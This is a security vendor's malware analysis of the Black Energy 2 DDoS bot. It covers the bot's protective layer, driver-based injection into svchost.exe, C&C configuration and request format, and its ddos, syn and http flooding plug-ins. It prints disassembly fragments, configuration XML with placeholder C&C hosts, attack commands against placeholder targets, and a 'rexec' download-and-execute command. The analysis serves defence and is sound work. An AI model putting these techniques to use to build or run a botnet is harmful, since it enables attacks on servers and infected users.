



Black DDoS

By [Dmitry Tarakanov](#) on July 15, 2010. 11:00 am

PUBLICATIONS

5

0

[Facebook](#) [Google](#) [Twitter](#)

BOTNETS

CONTENTS >>

Cybercriminals use a variety of bots to conduct DDoS attacks on Internet servers. One of the most popular tools is called Black Energy. To date, Kaspersky Lab has identified and implemented detection for over 4,000 modifications of this malicious program. In mid-2008 malware writers made significant modifications to the original version, creating Black Energy 2 (which Kaspersky Lab detects as Backdoor.Win32.Blakken). This malicious program is the subject of this article.

Step-by-step: the bot components

The bot has several main functions: it hides the malware code from antivirus products, infects system processes and, finally, offers flexible options for conducting a range of malicious activities on an infected computer when commands are received from the botnet command-and-control (C&C) center. Each task is performed by a different component of the malicious program.




Figure 1. A step-by-step guide to how Black Energy 2 works

The protective layer

Like most other malicious programs, Black Energy 2 has a protective layer that hides the malicious payload from antivirus products. This includes encryption and code compression; anti-emulation techniques can also be used.

Once the Black Energy 2 executable is launched on a computer, the malicious application allocates virtual memory, copies its decryptor code to the memory allocated and then passes control to the decryptor.

Execution of the decryptor code results in code with dropper functionality being placed in memory. Once the dropper code is executed, a decryptor driver with a random name, e.g. "EIBCRDZB.SYS", is created in system32drivers. A service (which also has a random name) associated with the driver is then created and started:

```

push esi
push esi
push esi
push esi
push [esp+20h+arg_0] ; driver path
                        ; "C:\\WINDOWS\\system32\\drivers\\eibcrdzb.sys"
push esi
push 2
push 1
push 10030h
push [esp+34h+arg_4]
push [esp+38h+arg_4] ; Service name: docfbatqikfib
push ebx
call eax ; CreateServiceA
mov edi, eax
cmp edi, esi
jz short loc_401195

```

```

push 1CA1FD2Fh
push 3
call DLLsProcess
push esi
push esi
push edi ; Service name: docfbatqikfib
call eax ; StartServiceA
push edi
mov esi, eax
call sub_401000
pop ecx
jmp short loc_40119B

```

Figure 2. The launch of the malicious decryptor driver

Like the original executable, this driver is, in effect, a 'wrapper' that hides the most interesting part of the malware.

The infector

The code of the decryptor driver contains a block of encrypted and packed data:


```

push 0E9EE1079h
push edi
call GetAddrFunction
push [ebp+var_4]
push edi
push [ebp+arg_8]
push esi
push offset altExFreePool
push esi
push [ebp+var_C]
push ebx
call eax ; KeInitializeApc
push 66FD41A3h
push edi
call GetAddrFunction
push esi
push esi
push edi
push ebx
call eax ; KeInsertQueueApc
test eax, eax
jnz short loc_15A0A

```

Figure 5. Launching the DLL injected into svchost.exe

This method uses APC queue processing. First, an APC with the address of the DllEntry function for the library injected is initialized, then the APC is queued using KeInsertQueueApc APC. As soon as svchost.exe is ready to process the APC queue (which is almost immediately), a thread from the DllEntry address is launched in its context.

The injected DLL

The DLL which is injected into svchost.exe is the main controlling factor in launching a DDoS attack from an infected computer. Like the infector driver, the DLL has a .bdata section; this includes a block of encrypted data, which has the same structure as that shown above. The data makes up an xml document that defines the bot's initial configuration. This screenshot gives an example:

```

<?xml version="1.0" encoding="windows-1251"?>
<bkernel>
<servers>
<server>
<type>http</type>
<addr>http://malexample.com/get/getcfg.php</addr>
</server>
<server>
<type>http</type>
<addr>http://malexample.ru/get/getcfg.php</addr>
</server>
</servers>
<cmds>
</cmds>
<sleepfreq>15</sleepfreq>
<build_id>3</build_id>
</bkernel>

```

Figure 6. The bot's initial settings

The address of the botnet's C&C is of course the most important information. In this case, two

addresses are given for the sake of reliability: if one server is down and the bot is unable to contact it, the bot can attempt to connect to its owner using the backup address.

The bot sends a preformed http request to the C&C address; this is a string containing data which identifies the infected machine. A sample string is shown below:

```
id=xCOMPUTERNAME_62CF4DEF&ln=ru&cn=RU&nt=2600&bid=3
```

The id parameter, which is the infected machine's identifier, includes the computer name and the serial number of the hard disk on which the C: drive is located. This is followed by operating system data: system language, OS installation country and system build number. The build identifier for the bot ('build_id' in the initial configuration options xml document) completes the string.

The format of the request string is used as confirmation that the request actually comes from the bot. In addition, the C&C center also uses the user-agent header of the http request as a password of sorts.

If the C&C accepts the request, it responds with a bot configuration file which is also an encrypted xml document. RC4 is also used to encrypt this file, with the infected machine's identifier (the id parameter of the request string, in the example above – xCOMPUTERNAME_62CF4DEF) serving as a key.

Here is an example of such instructions:

```

<?xml version="1.0"?>
<bkernel>
<plugins>
  <plugin>
    <name>syn</name>
    <version>6</version>
    <key>ac787e0e513045de3733f50cd41445d3</key>
  </plugin>
  <plugin>
    <name>http</name>
    <version>42</version>
    <key>fd4b0bcd114712a1671e5370b03e0570</key>
  </plugin>
  <plugin>
    <name>ddos</name>
    <version>7</version>
    <key>0722942a386174438a645e5d30157897</key>
  </plugin>
</plugins>
<cmds>
  <cmd>syn_start www.target1.example.ru 443</cmd>
  <cmd>http_start http://www.target2.example.ru</cmd>
  <cmd>ddos_start udp www.target3.example.ru 80</cmd>
</cmds>
<plg_data>
  <syn>
    <syn_freq>50</syn_freq>
    <syn_threads>3</syn_threads>
  </syn>
  <http>
    <http_freq>500</http_freq>
    <http_threads>3</http_threads>
  </http>
  <ddos>
    <tcp_size>1000</tcp_size>
    <tcp_freq>50</tcp_freq>
    <tcp_threads>5</tcp_threads>
    <udp_size>1000</udp_size>
    <udp_freq>50</udp_freq>
    <udp_threads>5</udp_threads>
    <icmp_size>1000</icmp_size>
    <icmp_freq>50</icmp_freq>
    <icmp_threads>5</icmp_threads>
    <http_freq>500</http_freq>
    <http_threads>5</http_threads>
  </ddos>
</plg_data>
<servers>
</servers>
<sleepfreq>900</sleepfreq>
<ip>192.168.1.1</ip>
</bkernel>

```

Figure 7. Configuration file – instructions from the C&C

The section tells the bot which modules are available on the owner's server to set up a DDoS attack. If the bot does not have a particular module or if a newer version is available on the server, the bot will send a plug-in download request to the server, e.g.:

```
getp=http&id=xCOMPUTERNAME_62CF4DEF &ln=ru&cn=RU&nt=2600&bid=3
```

A plug-in is a DLL library, which is sent to the bot in an encrypted form. If the key used to encrypt a plugin differs from the value of the id parameter, it will be specified in the field of the configuration file. Once the plug-in DLL has been received and decrypted, it will be placed in the memory area allocated. It is then ready to begin a DDoS attack as soon as the appropriate command is received.

Plug-ins will be regularly downloaded to infected machines: as soon as the malware writer updates their attack methods, the Black Energy 2 bot will download the latest version of the relevant plugin.

The downloaded plug-ins are saved to the infected computer's hard drive as str.sys in system32drivers. Str.sys is encrypted, with the id parameter being used as the key. Prior to encryption, the str.sys data looks like this:




Figure 8. Unencrypted contents of str.sys: plug-in storage

Each plug-in has an exported function, DispatchCommand, which is called by the main module – the DLL injected into the svchost.exe process. A parameter (one of the commands from the section in the bot configuration file) is passed to the DispatchCommand function. The plug-in then executes the command.

The main plug-ins

The main plug-ins for Black Energy 2 are ddos, syn and http. A brief description of each is given below.

The ddos plug-in

The server address, protocol and port to be used in an attack are the input for the ddos plug-in. The plug-in initiates mass connections to the server, using the port and protocol specified. Once a connection is established, a random data packet is sent to the server. The following protocols are supported: tcp, udp, icmp and http.

Below is an example of a "ddos_start udp 80" command being carried out:

1000147A	> 50	PUSH EAX	NetShort ntohs Protocol = IPPROTO_UDP Type = SOCK_DGRAM Family = AF_INET socket
1000147B	. FF15 6430001	CALL DWORD PTR DS:[<&WS2_32.#9>]	
10001481	. 6A 11	PUSH 11	
10001483	. 6A 02	PUSH 2	
10001485	. 6A 02	PUSH 2	
10001487	. 66:8945 F2	MOV WORD PTR SS:[EBP-E],AX	
1000148B	. FF15 5430001	CALL DWORD PTR DS:[<&WS2_32.#23>]	
10001491	. 83F8 FF	CMP EAX,-1	
10001494	. 8945 08	MOV DWORD PTR SS:[EBP+8],EAX	
10001497	. 0F84 8F00000	JE 0005_2_0.1000152C	
1000149D	. 53	PUSH EBX	
1000149E	. 8B5E 14	MOV EBX,DWORD PTR DS:[ESI+14]	

Figure 9. Creating a socket, UDP protocol

100014EF	. 83C4 0C	ADD ESP,0C	ToLength = 10 (16.) pTo Flags = 0 DataSize Data Socket sendto WSAGetLastError GetLastError Socket closesocket
100014F2	> 6A 10	PUSH 10	
100014F4	. 8045 F0	LEA EAX,DWORD PTR SS:[EBP-10]	
100014F7	. 50	PUSH EAX	
100014F8	. 6A 00	PUSH 0	
100014FA	. 53	PUSH EBX	
100014FB	. 57	PUSH EDI	
100014FC	. FF75 08	PUSH DWORD PTR SS:[EBP+8]	
100014FF	. FF15 6030001	CALL DWORD PTR DS:[<&WS2_32.#20>]	
10001505	. 83F8 FF	CMP EAX,-1	
10001508	. 75 06	JNZ SHORT 0005_2_0.10001510	
1000150A	. FF15 5830001	CALL DWORD PTR DS:[<&WS2_32.#111>]	
10001510	> 57	PUSH EDI	
10001511	. E8 90FDFFFF	CALL 0005_2_0.100012A6	
10001516	. 59	POP ECX	
10001517	. EB 06	JMP SHORT 0005_2_0.1000151F	
10001519	> FF15 0C30001	CALL DWORD PTR DS:[<&KERNEL32.GetLastError>]	
1000151F	. FF75 08	PUSH DWORD PTR SS:[EBP+8]	
10001522	. FF15 6C30001	CALL DWORD PTR DS:[<&WS2_32.#3>]	

```

$ ==> 000000A8 Socket = A8
$+4 0008B098 Data = 0008B098
$+8 000003E8 DataSize = 3E8 (1000.)
$+C 00000000 Flags = 0
$+10 0094FF58 pTo = 0094FF58
$+14 00000010 ToLength = 10 (16.)
$+18 00000000
  
```

Figure 10-1. Sending data: sendto and the stack

Port IP address

Address	Hex dump	ASCII
0094FF58	02 00 00 50 40 B 0 A8 CC 08 00 38 00 08 00	0...PMы9эиП.8#0.
0094FF68	B4 FF 94 00 94 16 00 10 A8 00 00 00 A8 CC 08 00	1 0.Ф...и...иП.
0094FF78	74 62 90 7C 00 00 00 00 A8 CC 08 00 4D EB 39 0B	tbP!...иП.Мы9э
0094FF88	00 00 00 00 A0 3D 63 81 DE FC 4F 80 00 00 00 00a=cB FFOA....

Figure 10-2. Sending data: sendto and the stack


Address	Hex dump	ASCII
0008B098	5C F6 EE 79 2C DF 05 E1 BA 2B 63 25 C4 1A 5F 10	\9wy, #*c +c%→_▶
0008B0A8	E7 E4 59 FA A1 11 B3 37 AA 52 18 59 5C 3B DC 8D	чФV'64 7kRtY\;#H
0008B0B8	31 7A AE 07 69 AD AB 88 4C BA 8F 80 C5 4C 6D 26	1zо. iннW ПА+Lm&
0008B0C8	5B 46 C2 CD FC EE 6E 32 34 8B 12 BE A7 59 82 30	[Fтфхн24л#sYB0
0008B0D8	B0 C2 64 64 C9 D9 C9 9A E1 47 73 EE 81 48 54 28	тddП fbcGswBHT(
0008B0E8	E6 03 AB 0C 92 09 8E BF 08 F9 0B FC EA 33 FF 98	уон.Т.О#0.Ф#3 W
0008B0F8	F6 47 68 70 59 11 AA 73 B6 6C 27 10 C5 33 50 D6	9GhpY4k sll l' t3Pт
0008B108	A1 F8 04 88 68 C3 52 7C BE 63 C5 23 A3 09 27 41	6° #h tR!#c#т.'A
0008B118	56 8F 61 AA 34 3C 2E 1B CA 02 84 6D E6 6A 0A A4	УПак4<.4#0Дмцj.д
0008B128	6F 4A 03 DA 95 27 39 DC E1 6A 0A 1D 85 1F 27 73	оУ#x'9#сj.#E#э
0008B138	97 4F 5F 0A 16 A8 B3 7F 39 42 F1 78 D0 40 C4 81	40...и 09Bex#0-6
0008B148	23 BC 53 DF DD 9E D0 1E 35 42 F0 BA E6 41 8B B0	# S' W#45BE уАЛ
0008B158	64 59 22 0E 99 63 75 97 87 BE 4D 96 ED 48 95 F0	dY"llcu43#MцeHXE
0008B168	9F E1 08 34 02 61 44 7C 82 48 07 A4 BB 6D 5D B3	Яс#40aD BHTдm
0008B178	0F 9C 32 82 E8 AC C2 A7 46 68 49 30 BB C4 F8 20	*b2BwнтзFhI0и-°
0008B188	9D 80 02 88 68 AF 3F 2A B8 B3 BD AD 7E 6C CB 08	3ApW. ?*# # " lт
0008B198	F1 B4 A4 57 F0 B1 68 24 CB 5E 87 5B FC DB 81 60	е-дwE##hт#3 CM#B'

Figure 10-3. What data is sent: a random set of bytes

When the http protocol is specified in the command, the ddos plugin uses the socket, connect and send functions to send a GET request to the server.

The syn plug-in

Unlike the other plug-ins described in this article, the syn plugin includes a network driver. When the plugin'sDllEntry function is called, the driver is installed to system32drivers folder as synsenddrv.sys. The driver sends all the network packets. As can be easily guessed, the DispatchCommand function waits for the main DLL to send it the following parameter: "syn_start " or "syn_stop ". If the former parameter is received, the plugin begins an attack, if the latter is received, the attack is stopped. An attack in this case consists of numerous connection requests being made to the server, followed by so-called 'handshakes', i.e. the opening of network sessions.



2	0.678151				DNS	standard query response A 7			
3	0.784037		77	9	TCP	40694 > http	[SYN]	Seq=0 win=17361 Len=0 MSS=1460	
4	0.784215		7	9	TCP	13612 > http	[SYN]	Seq=0 win=17361 Len=0 MSS=1460	
5	0.784319		7	9	TCP	45025 > http	[SYN]	Seq=0 win=17361 Len=0 MSS=1460	
6	0.784425		7	9	TCP	26723 > http	[SYN]	Seq=0 win=17361 Len=0 MSS=1460	
7	0.784533		7	9	TCP	52506 > http	[SYN]	Seq=0 win=17361 Len=0 MSS=1460	
14	0.844430		7	9	TCP	32141 > http	[SYN]	Seq=0 win=17361 Len=0 MSS=1460	
15	0.844809		7	9	TCP	42158 > http	[SYN]	Seq=0 win=17361 Len=0 MSS=1460	
16	0.845347		7	9	TCP	54445 > http	[SYN]	Seq=0 win=17361 Len=0 MSS=1460	
17	0.845450		7	9	TCP	40780 > http	[SYN]	Seq=0 win=17361 Len=0 MSS=1460	
18	0.845550		7	9	TCP	50048 > http	[SYN]	Seq=0 win=17361 Len=0 MSS=1460	
19	0.869411	7	9	9	TCP	http > 40694	[SYN, ACK]	Seq=0 Ack=1 win=65535 Len=0 MSS=1318	
20	0.869534	7	9	9	TCP	40694 > http	[RST]	Seq=1 win=0 Len=0	
36	0.917055	7	9	9	TCP	http > 26723	[SYN, ACK]	Seq=0 Ack=1 win=65535 Len=0 MSS=1318	
37	0.917142	7	9	9	TCP	26723 > http	[RST]	Seq=1 win=0 Len=0	
38	0.920987	7	9	9	TCP	http > 45025	[SYN, ACK]	Seq=0 Ack=1 win=65535 Len=0 MSS=1318	
39	0.921020	7	9	9	TCP	http > 52506	[SYN, ACK]	Seq=0 Ack=1 win=65535 Len=0 MSS=1318	
40	0.921057	7	9	9	TCP	http > 13612	[SYN, ACK]	Seq=0 Ack=1 win=65535 Len=0 MSS=1318	
41	0.921123	7	9	9	TCP	45025 > http	[RST]	Seq=1 win=0 Len=0	
42	0.921182	7	9	9	TCP	52506 > http	[RST]	Seq=1 win=0 Len=0	
43	0.921222	7	9	9	TCP	13612 > http	[RST]	Seq=1 win=0 Len=0	
44	0.932215	7	9	9	TCP	http > 32141	[SYN, ACK]	Seq=0 Ack=1 win=65535 Len=0 MSS=1318	
45	0.932316	7	9	9	TCP	32141 > http	[RST]	Seq=1 win=0 Len=0	
47	0.936460	7	9	9	TCP	http > 42158	[SYN, ACK]	Seq=0 Ack=1 win=65535 Len=0 MSS=1318	
48	0.936499	7	9	9	TCP	http > 40780	[SYN, ACK]	Seq=0 Ack=1 win=65535 Len=0 MSS=1318	
49	0.936536	7	9	9	TCP	http > 54445	[SYN, ACK]	Seq=0 Ack=1 win=65535 Len=0 MSS=1318	
50	0.936570	7	9	9	TCP	http > 50048	[SYN, ACK]	Seq=0 Ack=1 win=65535 Len=0 MSS=1318	
51	0.936670	7	9	9	TCP	42158 > http	[RST]	Seq=1 win=0 Len=0	
52	0.936733	7	9	9	TCP	40780 > http	[RST]	Seq=1 win=0 Len=0	

Figure 11. SYN attack: SYN->ACK->RST

Naturally, if numerous requests are made from a large number of infected computers, this creates a noticeable load on the server.

The http plug-in

The DDoS attack methods described above are often combated by using redirects: a server with online resources is hidden behind a gateway that is visible to the outside world, with the gateway redirecting requests to the server hosting the resources. The gateway can use a variety of techniques to fend off DDoS attacks and taking it down is not easy. Since the ddos and syn plugins target IP addresses and have no features which allow them to recognize traffic redirects, they can only attack the gateway. Hence, the network flooding that they generate simply does not reach the server hosting Internet resources. This is where the http plugin comes in.

Having received the http_start command, the http plugin creates a COM object named "Internet

Explorer(Ver 1.0)” with an IWebBrowser2 interface. The Navigate method is called by the http_start command with the parameter, resulting in the Internet Explorer(Ver 1.0) object navigating to the URL specified. The Busy method is then used by the malicious program which waits until the request is completed.

```

10001284 . MOV ESI,DWORD PTR SS:[EBP+8]
10001287 . LEA EAX,DWORD PTR SS:[EBP-4]
1000128A . PUSH EAX
1000128B . PUSH http.100020F0
10001290 . PUSH 4
10001292 . XOR EDI,EDI
10001294 . PUSH EDI
10001295 . PUSH http.100020E0
1000129A . MOV DWORD PTR DS:[ESI+8],1
100012A1 . CALL DWORD PTR DS:[<&ole32.CoCreateInstance>] ole32.CoCreateInstance
100012A7 . TEST EAX,EAX

```

```

$ ==> 100020E0 Pointer to CLSID (COM object)
$+4 00000000
$+8 00000004
$+C 100020F0 Pointer to interface ID
$+10 008EFFF0

```

Figure 12-1. Creating a COM object

Address	Hex dump
100020E0	01 DF 02 00 00 00 00 00 C0 00 00 00 00 00 46
CLSID: {002DF01-0000-0000-C000-000000000046}	
Internet Explorer(Ver 1.0)	

Figure 12-2. Pointer to CLSID

Address	Hex dump
100020F0	61 16 0C D3 AF CD D0 11 8A 3E 00 C0 4F C9 E2 6E
IWebBrowser2 interface ID:	
{D30C1661-CD AF-11D0-8A3E-00C04FC9E26E}	

Figure 12-3. Pointer to the interface ID

```

100012E0 . PUSH EBX
100012E1 . MOV EBX,DWORD PTR DS:[&KERNEL32.Sleep] kernel32.Sleep
100012E7 > MOV EAX,DWORD PTR SS:[EBP-4]
100012EA . MOV ECX,DWORD PTR DS:[EAX]
100012EC . LEA EDX,DWORD PTR SS:[EBP-1C]
100012EF . PUSH EDX
100012F0 . PUSH EDX
100012F1 . PUSH EDX
100012F2 . PUSH EDX
100012F3 . PUSH DWORD PTR SS:[EBP-8]
100012F6 . PUSH EAX
100012F7 . CALL DWORD PTR DS:[ECX+2C] IWebBrowser2.ShellIWebBrowser_Navigate
100012FA . TEST EAX,EAX

```

Figure 13. Calling the Navigate method

10001305	>	66:837D 0A 01	CMP WORD PTR SS:[EBP+4],0	
1000130A	✓	74 21	JE SHORT http.1000132D	
1000130C	.	FFD7	CALL EDI	
1000130E	.	2B45 F4	SUB EAX,DWORD PTR SS:[EBP-C]	
10001311	.	3D 10270000	CMP EAX,2710	
10001316	✓	77 15	JA SHORT http.1000132D	
10001318	.	6A 64	PUSH 64	100 ms
1000131A	.	FFD3	CALL EBX	kernel32.Sleep
1000131C	>	8B45 FC	MOV EAX,DWORD PTR SS:[EBP-4]	
1000131F	.	8B08	MOV ECX,DWORD PTR DS:[EAX]	
10001321	.	8D55 0A	LEA EDX,DWORD PTR SS:[EBP+A]	
10001324	.	52	PUSH EDX	pBool
10001325	.	50	PUSH EAX	COM-Object
10001326	.	FF51 7C	CALL DWORD PTR DS:[ECX+7C]	IWebBrowser2.ShellIWebBrowser_get_Busy
10001329	.	85C0	TEST EAX,EAX	
1000132B	^	7D D8	JGE SHORT http.10001305	

Figure 14. Calling the Busy method

Using these steps, the malicious program imitates an ordinary user visiting a particular page. The only difference is that, unlike a user, the malicious program makes many 'visits' to the same address within a short period of time. Even if a redirecting gateway is used, the http request is redirected to the protected server hosting web resources, thus creating a significant load on the server.

General commands

In addition to downloading plug-ins and executing plug-in commands, Black Energy 2 'understands' a number of general commands that can be sent by the C&C server:

rexec – download and execute a remote file;

lexec – execute a local file on the infected computer;

die – terminate bot execution;

upd – update the bot;

setfreq – set the frequency with which the bot will contact the C&C server;

http – send http request to the specified web page.

Conclusion

Initially, the Black Energy bot was created with the aim of conducting DDoS attacks, but with the implementation of plugins in the bot's second version, the potential of this malware family has become virtually unlimited. (However, so far cybercriminals have mostly used it as a DDoS tool). Plugins can be installed, e.g. to send spam, grab user credentials, set up a proxy server etc. The upd command can be used to update the bot, e.g. with a version that has been encrypted using a different encryption method. Regular updates make it possible for the bot to evade a number of antivirus products, any of which might be installed on the infected computer, for a long time.

This malicious tool has high potential, which naturally makes it quite a threat. Luckily, since there are no publicly available constructors online which can be used online to build Black Energy 2 bots, there are


fewer variants of this malware than say, Zeus or the first version of Black Energy. However, the data we have shows that cybercriminals have already used Black Energy 2 to construct large botnets, and these have already been involved in successful DDoS attacks.

It is difficult to predict how botnet masters will use their botnets in the future. It's not hard for malware writers to create a plug-in and get it downloaded to infected user machines. Furthermore, any plug-in code is only present in an infected computer's memory; in all other instances the malicious modules are encrypted, whether this is during transmission or when stored on a hard drive.

In addition, Black Energy 2 plugins are not executable (.exe) files. Plugins are loaded directly onto an infected machine, which means that they will not be distributed using mass propagation techniques and antivirus vendors may not come across new plugins for extended periods of time. However, it is the plug-ins that ultimately meet the cybercriminals' goal, i.e. delivering the malicious payload which is the ultimate aim of infecting victim machines with the Black Energy 2 bot.

Consequently, it's essential to track the plug-ins. Kaspersky Lab monitors which Black Energy 2 plugins are available for download to track the evolution of this malicious program. We'll keep you posted.

Related Articles



LEAVE A REPLY

Your email address will not be published. Required fields are marked *

Enter your comment here

Name *

Email *

Website

I'm not a robot



Notify me of follow-up comments by email.

